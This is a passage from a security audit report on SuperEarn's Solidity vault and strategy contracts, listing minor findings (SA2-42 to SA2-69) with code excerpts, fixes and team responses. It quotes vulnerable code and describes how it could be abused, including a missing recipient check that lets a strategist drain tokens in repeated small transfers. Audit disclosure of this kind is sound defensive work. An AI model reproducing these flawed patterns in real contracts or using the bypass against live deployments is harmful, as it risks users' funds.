537  // PendlePTCoreFacet.sol — _calculateEstimatedTotalAssets() (correct approach)
538  if (s.redeemSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY) {
539
     vaultAssetEquivalent = s.SY.previewRedeem(address(s.vaultAsset), totalSyValue);
540  } else {
541
     vaultAssetEquivalent =
s.assetSwapper.previewSwapToVaultAsset(strategyAssetBalance);
542  }
```

However, the strategyAsset-to-vaultAsset rate is not always 1:1 in practice: For example, consider the sUSDe strategy with PT worth 100 sUSDe. CooldownFacet computes `100e18 / 1e12 = 100e6`, treating 100 sUSDe as 100 USDT. CoreFacet calls `assetSwapper.previewSwapToVaultAsset(100e18)`, which accounts for the sUSDe/USDe exchange rate (~1.15x due to accumulated staking yield), returning ~115e6 USDT. The ~13-15% undervaluation grows over time as sUSDe yield accrues.

As a result, the incorrect conversion between `strategyAsset` and `vaultAsset` leads to an inaccurate return value from

`getUtilizationRate()`, which in turn affects all downstream operations that depend on the strategy's utilization rate.

Recommendation

Align CooldownFacet's valuation with CoreFacet by using actual exchange rates instead of decimal scaling:

```
function _estimatedTotalAssets() internal view returns (uint256) {
    LibPendlePTStorage.Storage storage s = LibPendlePTStorage.getStorage();
    uint256 wantBalance = s.want.balanceOf(address(this));
    uint256 ptBalance = IERC20(address(s.PT)).balanceOf(address(this));

    if (ptBalance == 0) return wantBalance;

    uint256 ptToSyRate = s.pendleOracle.getPtToSyRate(address(s.pendleMarket),
s.twapDuration);
    uint256 ptValueInStrategyAsset = ptBalance * ptToSyRate / 1e18;

    uint256 ptValueInVaultAsset;
    if (s.redeemSwapMode == LibPendlePTStorage.SwapMode.DIRECT_SY) {
        ptValueInVaultAsset = s.SY.previewRedeem(address(s.vaultAsset),
ptValueInStrategyAsset);
    } else if (address(s.assetSwapper) != address(0)) {
        ptValueInVaultAsset =
s.assetSwapper.previewSwapToVaultAsset(ptValueInStrategyAsset);
    }

    uint256 ptValueInWant = s.cooldownVault.previewDeposit(ptValueInVaultAsset);
    return wantBalance + ptValueInWant;
}
```

Apply the same pattern in `getUtilizationRate()` for the numerator calculation.

Alleviation

[SuperEarn, 03/04/2026]: The team heeded the advice and resolved the issue in commit baf8bd4581173a14db91e051f665214a7ef0e60e.

SA2-42 Unnecessary `maxInstantRedeem` Check Causes Shortfall Repayment DoS

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol (0226-c6c8): 234~235	Resolved

Description

The `repayRemainingDebt()` function is designed to repay accumulated shortfall caused by pre-deposit underflows. It is callable by Keeper or Governance.

The current repayment flow is structured as follows:

1. The strategy deposits its entire `vaultAsset` balance into the `CooldownVault` to get `want` shares.
2. It calculates `sharesNeeded(want)` for the `repayAmount` and requires that `sharesNeeded <= cooldownVault.maxInstantRedeem(address(this))`.
3. It calls `instantRedeem()` to obtain `vaultAsset` from the `want` shares, which is then used in `retrieveShortfall()`.

The effective asset flow is: `vaultAsset` -> `want` -> `vaultAsset`.

This design unnecessarily couples shortfall repayment to `maxInstantRedeem`, which is capped by `idleBalance()` (i.e., `_managedAssets - totalLockedAssets`):

```
uint256 maxShares = s.cooldownVault.maxInstantRedeem(address(this));
```

As a result, repayment becomes dependent on the availability of idle liquidity within the `CooldownVault`. In stressed conditions where `idleBalance()` is zero (or less than `sharesNeeded`), the function reverts and repayment fails. This occurs even if the strategy contract already holds sufficient `vaultAsset` to directly cover the shortfall. This creates a preventable denial-of-service condition on shortfall repayment.

Recommendation

It is recommended to refactor this function to ensure that the contract can always repay the shortfall successfully, provided it holds sufficient `vaultAsset`.

Alleviation

[SuperEarn, 03/03/2026]: The team heeded the advice and resolved the issue by modifying the logic to repay the underlying token directly in commit 627bce2f969dc6a6bd9cc7e7ac40ca03b1273521.

SA2-44 Missing Vault Compatibility Check In `migrate()` Can Lock Migrated Assets

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTYearnFacet.sol (init): 258~265	Resolved

Description

In `PendlePTYearnFacet.migrate(address _newStrategy)`, the function only verifies that `msg.sender` is the current strategy vault (`enforceIsVault()`), then proceeds to:

1. call `prepareMigration(_newStrategy)`
2. transfer all `want` to `_newStrategy`

Unlike Yearn `BaseStrategy.migrate()`, this implementation does **not** validate that `_newStrategy` is bound to the same vault.

If `_newStrategy` belongs to a different vault, migration can still succeed and move assets to that strategy address, but subsequent interactions from the current vault (for example future withdraw) can fail because the new strategy enforces its own vault authorization. This creates a migration footgun that can result in stuck/locked funds from the perspective of the original vault.

Recommendation

Consider adding an explicit compatibility check that ensuring the new strategy and the old strategy have the same vault in `migrate()` before transferring assets, which is consistent with Yearn behavior.

Alleviation

[SuperEarn, 03/09/2026]: The team heeded the advice and resolved the issue by adding an explicit compatibility check that ensuring the new strategy and the old strategy have the same vault in commit 33c86f17ebb14f9358a49b13fab31d02858ee5cc.

SA2-45 `_validateTargetsAndCalldatas` Does Not Restrict `transfer` Recipients, Allowing Strategist To Exfiltrate Tokens To Arbitrary Addresses

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/custom/CustomStrategy.sol (0304-bf9e): 430	Resolved

Description

The `_validateTargetsAndCalldatas` function validates that all call targets are in the `allowedTargets` mapping and additionally checks that the `spender` argument of `approve` and `increaseAllowance` calls is also in `allowedTargets`. However, it does not validate the `recipient` of `IERC20.transfer(address to, uint256 amount)` calls:

```
443  // CustomStrategy.sol
444  // For approve-related selectors, validate spender is also in allowedTargets
445  if (calldatas[i].length >= 36) {
446      bytes4 selector = bytes4(calldatas[i]);
447
    if (selector == IERC20.approve.selector || selector ==
_INCREASE_ALLOWANCE_SELECTOR) {
448          address spender = abi.decode(calldatas[i][4:], (address));
449          if (!allowedTargets[spender]) {
450              revert SpenderNotAllowed(spender);
451          }
452      }
453      // @audit No check for IERC20.transfer() recipients
454  }
```

Token contracts (e.g., USDC, USDT) are commonly added to `allowedTargets` because the strategy needs to interact with them during DeFi operations. Since the token contract address passes the target allowlist check, a strategist can encode `IERC20(usdc).transfer(arbitrary_address, amount)` to send tokens directly from the `CustomStrategy` to any arbitrary address.

The `_validateAssetsChange` tolerance check limits per-execution damage to `assetsChangeTolerance` (maximum 1%), but a malicious strategist can execute repeated small transfers across multiple transactions.

Impact:

A compromised or malicious strategist can extract up to ~1% of strategy assets per `submitExecution` call. Cumulative extraction over multiple transactions can drain a significant portion of the strategy's holdings.

Recommendation

Add recipient validation for `IERC20.transfer`, requiring the `to` address to be in `allowedTargets`:

```
if (calldatas[i].length >= 36) {
    bytes4 selector = bytes4(calldatas[i]);
    if (selector == IERC20.approve.selector || selector ==
_INCREASE_ALLOWANCE_SELECTOR) {
        address spender = abi.decode(calldatas[i][4:], (address));
        if (!allowedTargets[spender]) {
            revert SpenderNotAllowed(spender);
        }
    }
    if (selector == IERC20.transfer.selector) {
        address to = abi.decode(calldatas[i][4:], (address));
        if (!allowedTargets[to]) {
            revert RecipientNotAllowed(to);
        }
    }
}
```

Alleviation

[SuperEarn, 03/09/2026]: The team heeded the advice and resolved the issue in commit 79a6b4dc54d0058fc5d76f4d08a49c44430a46b9.

SA2-46 | EIP-165 Non-Compliance

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/shared/facets/DiamondLoupeFacet.sol (0226-c6c8): 39~40	Resolved

Description

`DiamondLoupeFacet` declares ERC/EIP-165 support:

```
contract DiamondLoupeFacet is IDiamondLoupe, IERC165 {
```

However, the current `supportsInterface()` logic is not ERC165-compliant. It returns `true` when:

`LibDiamond.DiamondStorage.selectorToFacetAndPosition[_interfaceId].facetAddress != address(0)`

The problem is that `selectorToFacetAndPosition` is keyed by **function selector**, while an **ERC165 interface ID** is defined as the XOR of **all selectors** in the interface.

In addition, ERC165 requires `supportsInterface(0xffffffff)` to **always** return `false`. With the current implementation, it would return `true` if the diamond includes any function with selector `0xffffffff`.

Overall, this makes the returned value unrelated to actual interface support, which can lead to unexpected behavior (e.g., calling incompatible functions) or even DoS in integrations that rely on ERC165 checks.

Reference: EIP-165.

Recommendation

It is recommended to update the `supportsInterface()` implementation to properly handle `ERC165` interface checks. In particular, ensure that `supportsInterface(0xffffffff)` always returns false, as required by the ERC165 specification.

Alleviation

[SuperEarn, 03/09/2026]: The team heeded the advice and resolved the issue by adding `supportedInterfaces` mapping to `DiamondStorage`, registering `ERC165`, `IDiamondCut`, and `IDiamondLoupe` interface IDs in constructor in commit 84783cc48fb308cd8b477ab2754632e4bd877f38.

SA2-47 `maxSlippageBps` Default Is Not Initialized In Proxy Deployments

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/v2/core/vaults/RemoteVault.sol (0304-bf9e): 68~69	Resolved

Description

`maxSlippageBps` is set via an inline state variable initializer (`= DEFAULT_MAX_SLIPPAGE_BPS`), but in upgradeable proxy deployments this assignment is executed only in the implementation's constructor, not in the proxy's storage context.

Since `initialize()` does not set `maxSlippageBps` , the proxy storage will keep the default zero value. This makes Yearn router interactions use effectively 0 bps slippage tolerance (e.g., `minAssetsOut == expectedAssets` and `minSharesOut == expectedShares`), which can realistically cause deposit/withdraw operations to revert due to rounding, fees, or minor rate movement, leading to liveness failures and inability to fulfill withdrawals until governance manually sets a non-zero value.

Recommendation

It is recommended to explicitly assign `maxSlippageBps = DEFAULT_MAX_SLIPPAGE_BPS;` inside `initialize()` .

Alleviation

[SuperEarn, 03/12/2026]: The team heeded the advice and resolved the issue by setting `maxSlippageBps` in `initialize()` for proxy deployments in commit 4c6dfd38d78c48c0a210421e1d825af5200ddb28.

SA2-48 Unified Redeem Min-Out Uses Linear TWAP Rate And Ignores Trade-Size Price Impact

Category	Severity	Location	Status
Incorrect Calculation	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0304-bf9e): 1229~1231, 1233~1236	Resolved

Description

`_executeUnifiedRedeem()` derives `expectedOutput` from _previewRedeem(shares), which is a linear estimate using the oracle's `getPtToSyRate` (a marginal TWAP rate), then sets minTokenOut = expectedOutput * (1 - slippageTolerance).

However, the actual execution path before maturity is `IPendleRouter.swapExactPtForToken (spot swap on the AMM)`, where output is non-linear and decreases with trade size due to price impact and fees. For sufficiently large redemptions (e.g., `liquidateAllPositions()` / large withdrawals), the real executable output can be materially below the linear TWAP estimate, causing function reverts (DoS of liquidation/withdraw flows) unless `slippageTolerance` is increased substantially.

Conversely, if the TWAP is pushed down (or otherwise diverges below fair spot), `minTokenOut` becomes too low and the redeem can clear at an unexpectedly bad spot price (MEV/sandwich extraction), because the protection is anchored to TWAP rather than a trade-size-aware quote.

Recommendation

It is recommended to compute `minTokenOut` using a trade-size-aware quoting method (e.g., Pendle market math or a quote function, if available), or to supply an off-chain computed `minTokenOut`, in order to avoid unexpected reverts or potential financial loss.

Alleviation

[SuperEarn, 03/17/2026]: The team heeded the advice and resolved the issue in commit 09f74008ac6c9eabb1c29efb6c6e09a477c61ca8.

SA2-49 `emergencyInitiateSwapCooldown` And `_finalizeRedeem` Records Stale `redeemAmounts` After Token Transfer

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0304-bf9e): 1085~1105	Resolved

Description

In the SWAPPER path of `_finalizeRedeem`, the code first executes `requestSwapToVaultAsset` (which transfers strategyAsset to the swapper and mutates its internal state), then calls `previewSwapToVaultAsset` with the same input amount to record `redeemAmounts`. Because the swapper's state has already changed, the preview reads post-mutation state and may return a different value than the one that corresponds to the actual swap:

```
 1268  // PendlePTCoreFacet.sol -- _finalizeRedeem(), SWAPPER path
 1269  IERC20(outputToken).forceApprove(address(s.assetSwapper), tokenReceived);
 1270
uint256 swapRequestId = s.assetSwapper.requestSwapToVaultAsset(tokenReceived);    //
@audit Step 1: mutates swapper state
 1271
 1272  ++s.lastRedeemIndex;
 1273  s.swapRequestIds[s.lastRedeemIndex] = swapRequestId;
 1274
uint256 redeemUnderlyingAmount =
s.assetSwapper.previewSwapToVaultAsset(tokenReceived);  // @audit Step 2: reads
post-mutation state
 1275
s.redeemAmounts[s.lastRedeemIndex] = redeemUnderlyingAmount;
// @audit Stores stale value
 1276  s.redeemTimestamps[s.lastRedeemIndex] = block.timestamp;
```

The identical pattern exists in the governance emergency path:

```
 1093  // PendlePTCoreFacet.sol -- emergencyInitiateSwapCooldown()
 1094
IERC20(s.assetSwapper.strategyAsset()).forceApprove(address(s.assetSwapper),
strategyAssetAmount);
 1095
swapRequestId = s.assetSwapper.requestSwapToVaultAsset(strategyAssetAmount);     //
@audit Mutates state first
 1096
 1097  ++s.lastRedeemIndex;
 1098  s.swapRequestIds[s.lastRedeemIndex] = swapRequestId;
 1099
s.redeemAmounts[s.lastRedeemIndex] =
s.assetSwapper.previewSwapToVaultAsset(strategyAssetAmount);  // @audit Reads after
mutation
 1100  s.redeemTimestamps[s.lastRedeemIndex] = block.timestamp;
```

Each harvest cycle in SWAPPER mode executes `_finalizeRedeem`, making this a recurring per-cycle accounting error. For the `USDCToCUSDOSwapper`, the stale preview consistently diverges from the true value by a small percentage determined by the strategy's share of the cUSDO vault. As a result, `remainingPredepositDebt` accumulates over time. If no repay operations are performed, once it exceeds `shortfallTolerance`, `adjustPosition` (line 864) zeroes out `toInvestAssets`, completely blocking new PT investment.

Recommendation

Call `previewSwapToVaultAsset` before `requestSwapToVaultAsset` to capture the preview at the pre-transfer state:

```
uint256 expectedOut = s.assetSwapper.previewSwapToVaultAsset(strategyAssetAmount);

IERC20(s.assetSwapper.strategyAsset()).forceApprove(address(s.assetSwapper),
strategyAssetAmount);
swapRequestId = s.assetSwapper.requestSwapToVaultAsset(strategyAssetAmount);

++s.lastRedeemIndex;
s.swapRequestIds[s.lastRedeemIndex] = swapRequestId;
s.redeemAmounts[s.lastRedeemIndex] = expectedOut;
s.redeemTimestamps[s.lastRedeemIndex] = block.timestamp;
```

Alleviation

[SuperEarn, 03/09/2026]: The team heeded the advice and resolved the issue in commit 757a866d36967bdb310a3ce4968445a54524879a.

SA2-50 `USDCToCUSDOSwapper` Default `minOut` Uses `expectedUsdc` With Zero Tolerance Buffer

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/swapper/openeden/USDCToCUSDOSwapper.sol (0304-bf9e): 320~322	Resolved

Description

When `claimSwapToVaultAsset` is called with `minOut == 0`, the swapper defaults to `request.expectedUsdc` with no slippage buffer. Other swapper implementations apply a `(BPS - slippageTolerance) / BPS` discount to provide margin for rounding differences and minor market movements. Without any buffer, even 1 wei of rounding in the `USDOKycedCA.claim()` output causes a revert.

```
319  if (minOut == 0) {
320      minOut = request.expectedUsdc;
321  }
```

Recommendation

Apply a small tolerance buffer (e.g., 5 BPS): `minOut = request.expectedUsdc * (BPS - 5) / BPS`.

Alleviation

[SuperEarn, 03/09/2026]:

https://github.com/superearn-io/superearn-core/commit/0954d267a7e2f2fa31ccfad4863fbfafd33fd3a0

We applied a minimum buffer to avoid rounding issue.

SA2-53 Incorrect Conversion Logic In `_premintCooldownVault` Causes Artificial Loss Reporting

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0304-bf9e): 1299~1305	Resolved

Description

The internal liquidation helper `_premintCooldownVault(uint256 sharesNeeded)` miscomputes the amount of Pendle PT that must be sold to satisfy a target amount of `CooldownVault` shares (`want`).

It first derives:

```
vaultAssetNeeded = s.cooldownVault.previewMint(sharesNeeded) + s.AMOUNT_TO_SHARE_BUFFER
```

It then attempts to infer the required `strategyAssetNeeded` using deposit-direction previews:

- **DIRECT_SY deposit mode:** `s.SY.previewDeposit(address(s.vaultAsset), vaultAssetNeeded)`
- **SWAPPER deposit mode:** `s.assetSwapper.previewSwapToStrategyAsset(vaultAssetNeeded)`

These are **deposit-path estimates** (`vaultAsset -> strategyAsset/SY`), whereas the liquidation being performed follows a **redeem/withdraw path** (`PT -> strategyAsset/SY -> vaultAsset`). When the conversion is not perfectly symmetric (due to fees, spreads, slippage, or exchange-rate differences where output < input), using the deposit preview underestimates the `strategyAsset` required to obtain `vaultAssetNeeded` during redemption.

This underestimated `strategyAssetNeeded` is then converted into a **too-small** `ptToSell` via:

```
ptToSell = Math.min(_previewWithdraw(strategyAssetNeeded), IERC20(address(s.PT)).balanceOf(address(this)))
```

This calculation caps the PT sold based on the underestimated requirement rather than the actual amount needed.

As a result, the strategy requests redemption for **too little PT**, receives **insufficient** `vaultAsset` , and consequently mints **too few** `CooldownVault` **shares (** `preShares` **)** to cover the requested `sharesNeeded` . The missing value remains held as **unsold PT** in the strategy; however, downstream accounting treats the shortfall as a **realized loss**.

We would like to raise this finding with the team to confirm whether this scenario and its associated risks have been fully considered. If not, we recommend refactoring the function logic to ensure that the required `strategyAsset` is calculated using a redemption-path estimation rather than deposit-path previews.

Recommendation

It's recommended that the team updates the `_premintCooldownVault` logic so that the required amount of `strategyAsset` used in liquidation is estimated based on the redemption or withdrawal path, not the deposit path.

Alleviation

[SuperEarn, 03/17/2026]: The team heeded the advice and resolved the issue in commit a3e3131409243bc7383e81674be0f837bb642b69.

SA2-55 | Unbounded Loop In `_startNewBatchFromPending` Causes DoS

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (0304-bf9e): 848~883	Resolved

Description

The sNUSD swapper uses a batch-based cooldown mechanism. When the last claim in an active batch completes, `claimSwapToVaultAsset` automatically calls `_startNewBatchFromPending()` to promote all pending requests into a new active batch. This function iterates over every pending request with no upper bound:

```
// USDCToSNUSDCurveSwapper.sol — _startNewBatchFromPending()
for (uint256 i = pendingFirstRequestId; i <= pendingLastRequestId; i++) {

    if (swapRequests[i].requester != address(0) && !swapRequests[i].inActiveBatch) {
        swapRequests[i].inActiveBatch = true;
        batchTotalExpectedUsdc += swapRequests[i].expectedUsdc;
    }
}
```

The sNUSD cooldown period is approximately 10 days. During this window, new swap requests are queued in the pending pool. If hundreds of requests accumulate (realistic for a production vault with frequent harvests), this loop could exceed the block gas limit.

Impact:

The last claimer in a batch would be unable to claim their USDC because the auto-promotion loop exceeds gas limits. This blocks the batch from completing and prevents the next batch's cooldown from starting. Note that `forceStartPendingBatch()` has a `maxIterations` parameter for governance use, but the automatic promotion path does not.

Recommendation

Add a maximum iteration limit to `_startNewBatchFromPending()`.

Alleviation

[SuperEarn, 03/09/2026]: The team heeded the advice and resolved the issue in commit c5aca753b8d97033a02498e7774cb03aa09e0151.

SA2-59 | Missing `externalUnderlyingToken` Handling In `liquidatePosition()`

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/StrategyMorphoV2Vault.sol (init): 283	Resolved

Description

The `liquidatePosition()` function only checks `want.balanceOf(address(this))` and attempts to obtain additional `want` by redeeming external shares through `premintCooldownVault`. However, unlike `liquidateAllPositions()`, the function does not first deposit any held `externalUnderlyingToken`.

As a result, if the strategy holds `externalUnderlyingToken`, these assets are accounted for in `estimatedTotalAssets()` but are not converted into `want` during this liquidation path.

We recommend confirming with the team whether this behavior is intended or if additional handling of `externalUnderlyingToken` is required in this execution path.

Recommendation

In `liquidatePosition()`, first convert any locally held `externalUnderlyingToken` into want before redeeming external shares. Do this by invoking `_redepositUnderlyingSurplus()` at the start of the function (or inlining the same logic) so that `cooldownVault.deposit` is used to mint want from local underlying.

Alleviation

[SuperEarn, 03/18/2026]: The team heeded the advice and resolved the issue by convertintg `externalUnderlyingToken` in `StrategyMorphoV2Vault.sol#liquidatePosition()` in commit 71ddc9c41cdd77a50c8d1553433ae4c89af0e1c4

SA2-61 `forceStartPendingBatch` Merges Cooldown Snapshots And Allocates By Shares, Misallocating USDC When Share-To-Asset Rates Change

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (init): 296	Acknowledged

Description

The `forceStartPendingBatch` adds new requests into an already-started cooldown by calling `sNUSD.cooldownShares(snusdToMove)`. This creates multiple cooldown snapshots at different times for the same batch. If the `previewRedeem` (shares→assets) exchange rate changes between snapshots, the total NUSD redeemed in `unstakeBatch()` no longer matches each request's `snusdAmount` proportion. The code still distributes `batchAvailableUsdc` by `snusdAmount / batchTotalSnusd` in `_calculateUsdcForRequest`, causing a deterministic value shift between requesters.

Detailed explanation:

- In `forceStartPendingBatch`, the contract merges pending requests into an in-progress cooldown by calling `sNUSD.cooldownShares(snusdToMove)`. Per `ISNUSD.UserCooldown`, this accumulates an `underlyingAmount` snapshot in `sNUSD.cooldowns(address(this))` at the time of each call.
- The active batch therefore contains shares snapped at earlier and later times. If the ERC-4626 exchange rate changes between those times (e.g., via `previewRedeem`, due to yield accrual, losses, or fees), the batch's total NUSD received by `unstakeBatch()` is not proportional to the summed `snusdAmount` of individual requests.
- Despite this, the distribution logic uses `_calculateUsdcForRequest` to allocate `batchAvailableUsdc` purely by `snusdAmount / batchTotalSnusd`, ignoring the per-snapshot `underlyingAmount` actually locked for each request.
- The accounting lacks per-request underlying snapshots (e.g., the assets returned by `cooldownShares` or the delta of `cooldowns().underlyingAmount` at the time each request enters cooldown), which is required when a batch contains multiple cooldown snapshots, including the force-merge case.

Scenario

- A batch starts at time T0 and snapshots shares via `sNUSD.cooldownShares(...)`. At time T1, `forceStartPendingBatch` adds more shares, creating a second snapshot in `sNUSD.cooldowns(address(this))`. Between T0 and T1, `previewRedeem` changes. On `unstakeBatch()`, the contract redeems a total NUSD that reflects both snapshots, but `_calculateUsdcForRequest` distributes `batchAvailableUsdc` by `snusdAmount / batchTotalSnusd`, misaligning payouts with the actual `underlyingAmount` locked per request.

- If yield accrues (or losses/fees occur) between T0 and T1, one snapshot gets a better (or worse) shares -> assets rate than the other. Requests tied to the better snapshot lose value to those tied to the worse snapshot (or vice versa) because allocation ignores per-request `underlyingAmount`.

Recommendation

The audit team recommends confirming whether the current implementation aligns with the intended economic design. If this behavior is unintended, requests added during an active cooldown should be treated as separate tranches rather than merged into the existing cooldown. If merging must be supported, the accounting and distribution logic should be made snapshot-aware so that each request added during an active cooldown is handled as an independent tranche within the batch.

Alleviation

[SuperEarn, 03/18/2026]: The team acknowledged the issue and decided not to implement the recommended change in the current engagement, providing the following statement:

"For `forceStartPendingBatch`, this is intended as a mechanism to enable faster exit in emergency scenarios. For example, if there is already an existing claim request undergoing the 10-day cooldown, and an issue is detected with sNUSD requiring an urgent withdrawal, waiting for the existing cooldown would result in a total of ~20 days before full withdrawal is completed.

This function allows us to bypass that delay and initiate the process more quickly in such cases. Under normal conditions, it is not expected to be used. Even if it is used, individual claim requests are not directly delivered to users; instead, once unstaking is completed, all assets are ultimately routed back into the cooldown vault via the strategy. Therefore, there is no net change in total amounts, and this behavior is intentional."

SA2-63 | Inconsistent Estimated Total Assets Causes Utilization Distortion

Category	Severity	Location	Status
Inconsistency	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCooldownFacet.sol (init): 416; src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (init): 127	Resolved

Description

`PendlePTCoreFacet.estimatedTotalAssets()` and `PendlePTCooldownFacet._estimatedTotalAssets()` use different accounting models.

In `PendlePTCoreFacet`, total assets include a broader set of balances and adjustments (e.g. PT valuation, SY/strategy/vault asset balances, and predeposit shortfall adjustment). In contrast, `PendlePTCooldownFacet._estimatedTotalAssets()` is a simplified estimator that only considers `want` + PT value.

As a result, `PendlePTCooldownFacet.getUtilizationRate()` can compute utilization with a mismatched denominator. This can materially skew reported utilization when non-PT balances exist (e.g. transient `vaultAsset`, `strategyUnderlyingToken`, `SY`, or shortfall states), causing monitoring and operational decisions based on utilization to be inaccurate.

This issue appears to affect view-layer/telemetry correctness rather than direct fund custody, because critical strategy accounting and Yearn reporting paths rely on `PendlePTCoreFacet.estimatedTotalAssets()`.

Recommendation

Consider replacing `PendlePTCooldownFacet._estimatedTotalAssets()` with a call path equivalent to `PendlePTCoreFacet.estimatedTotalAssets()`

Alleviation

[SuperEarn, 03/19/2026]: The team heeded the advice and resolved the issue by calling `IStrategyCoreFacet(address(this)).estimatedTotalAssets()` within the `_estimatedTotalAssets()` function in commit df462cc05de63a911963b59d07dc11b3e6a98191.

SA2-64 | Missing Return Data Validation In `_executeBatch`

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/custom/CustomStrategy.sol (0311-79a6): 474~475	Resolved

Description

`CustomStrategy` executes a batch of calls through the `_executeBatch` function. The function only checks whether each low-level call to `targets[i]` reverts, and considers the call successful if no revert occurs. However, it does not inspect or decode the returned data from the call.

For ERC20 token operations, a contract may return `false` to signal failure rather than reverting. This means that even if a call appears successful at the low level (`success == true`), the underlying ERC20 operation may not have been executed as intended if the returned data indicates failure.

Consequently, batch executions may report success even if crucial token operations, such as approvals or transfers, have failed, leading to incorrect assumptions about contract state or balances.

Recommendation

It is recommended to properly validate the return data from each call within the `_executeBatch` function.

Alleviation

[SuperEarn, 03/19/2026]: The team heeded the advice and resolved the issue by checking the `returnData` in commit 3c5f22b01c7a3e15580e0e0e29a4b14d3fe494c7.

SA2-67 | Potential Incorrect Calculation In Price Impact

Category	Severity	Location	Status
Incorrect Calculation	Minor	src/superearn/core/strategy/diamond/pendlept/libraries/PendleAMMLib.sol (0319-7f3f): 63~66	Resolved

Description

In the pre-maturity PT sell flow, the strategy estimates price impact via `PendleAMMLib.computePriceImpact` and adds the result to `effectiveSlippage`, which is subsequently used to adjust `minTokenOut`.

The `computePriceImpact()` function performs the core price-impact calculation using the following formula:

```
(rateAfter - currentRate) / currentRate
```

Because the PT output and exchange rate representation depend on the state of the Pendle market, which is outside the scope of this audit, we recommend confirming the correctness of this calculation with the development team. If the PT output is derived in a reciprocal or otherwise non-linear domain relative to the exchange rate, the mathematically consistent relative shortfall applied to expectedOutput may instead take the form:

```
(rateAfter - currentRate) / rateAfter
```

If this is the case, using `currentRate` as the denominator could slightly overestimate the price impact, resulting in a larger `effectiveSlippage` and a correspondingly lower `minTokenOut`. The development team should confirm whether the current calculation aligns with the intended pricing model and slippage semantics.

Recommendation

We recommend confirming this finding with the team to ensure that the current implementation is intended. If this behavior is not expected, the calculation should be revised to ensure that the price impact is computed correctly.

Alleviation

[SuperEarn, 03/26/2026]:

We believe this issue has been addressed while handling other findings. The logic has been updated so that price impact is no longer added to effectiveSlippage, and instead, we now explicitly validate that the price impact itself is not excessively large.

SA2-68 | Missing Requester Validation In `claimSwapToVaultAsset`

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/core/swapper/neutrl/USDCToSNUSDCurveSwapper.sol (0319-7f3f): 531~532	Resolved

Description

The function `requestSwapToVaultAsset(uint256 amount)` records the original requester by setting `swapRequests[requestId].requester = msg.sender` when a swap request is created.

However, in `claimSwapToVaultAsset(uint256 requestId, uint256 minOut)`, there is no check to ensure that only the original requester can claim their swap. While other swapper contracts in the codebase include requester validation, this function does not verify that `msg.sender` matches the recorded `request.requester`.

As a result, any address with the `onlyAuthorizedStrategy` role can execute the claim for any request. The USDC is always sent to the original requester, not the caller, and the event logs `msg.sender` as the claimer. This approach diverges from the pattern established by other swappers in the codebase, which include explicit ownership checks during the claim process.

We recommend confirming with the team whether this behavior is intended. If not, an ownership validation should be added to ensure that only the original requester can claim the corresponding swap request.

Recommendation

The audit team recommends that an ownership validation check be implemented in the `claimSwapToVaultAsset()` function to ensure only the original requester is permitted to claim their swap request.

Alleviation

[SuperEarn, 03/26/2026]: The team heeded the advice and resolved the issue in commit bb358af709410522bf460934708745c95ce8ffc6.

SA2-69 | Uninitialized `s.shortfallTolerance`

Category	Severity	Location	Status
Volatile Code	Minor	src/superearn/core/strategy/diamond/pendlept/PendlePTDiamond.sol (0319-7f3f): 76~77; src/superearn/core/strategy/diamond/pendlept/libraries/LibPendlePTStorage.sol (0319-7f3f): 61~62	Resolved

Description

In the `PendlePTDiamond` contract, the constructor calls `_initializeStrategy(_args)`. However, the `_initializeStrategy` function does not assign a value to `s.shortfallTolerance`, leaving it at its default value of `0`.

In contrast, similar strategies such as `BaseCooldownStrategy` initialize a nonzero shortfall tolerance (e.g., `100 * 10 * want.decimals()`), which is intended to absorb minor repayment discrepancies and ensure smooth protocol operation.

If a predeposit repayment is slightly below the required amount, the `repayPredepositDebt` function will leave a nonzero `s.remainingPredepositDebt`. Because `s.shortfallTolerance` is `0`, the following logic in `PendlePTCoreFacet.adjustPosition()`:

```
uint256 toInvestAssets =
    s.remainingPredepositDebt > s.shortfallTolerance ? 0 :
s.cooldownVault.instantRedeem(toInvestShares);
```

will evaluate to `0` whenever any amount of `s.remainingPredepositDebt` exists. As a result, idle assets cannot be redeemed and reinvested.

Consequently, routine strategy operations such as `harvest()` and `tend()` may be unable to reinvest available funds, potentially reducing or halting yield generation.

We recommend discussing this behavior with the development team to confirm whether it is intentional. If not, a setter function should be introduced to allow `s.shortfallTolerance` to be configured appropriately.

Recommendation

It's recommended that the development team explicitly initialize `s.shortfallTolerance` in the PendlePTDiamond contract during deployment or initialization.

Alleviation

[SuperEarn, 03/26/2026]: We intentionally left `shortfallTolerance` without a default value because each strategy may require a different tolerance. However, we agree that a zero initial value is problematic as it blocks reinvestment whenever any predeposit debt remains. We have added a default value of $100

Changes have been reflected in commit hash cbed32e596a1c23cb1e48796a237b67c4dc70a88.

SA2-71 High Price Impact Can Cause `_executeUnifiedRedeem()` DoS For Large Redemptions

Category	Severity	Location	Status
Logical Issue	Minor	src/superearn/core/strategy/diamond/pendlept/facets/PendlePTCoreFacet.sol (0319-7f3f): 734~735, 1281~1287; src/superearn/core/strategy/diamond/pendlept/libraries/PendleAMMLib.sol (0319-7f3f): 25~26	Resolved

Description

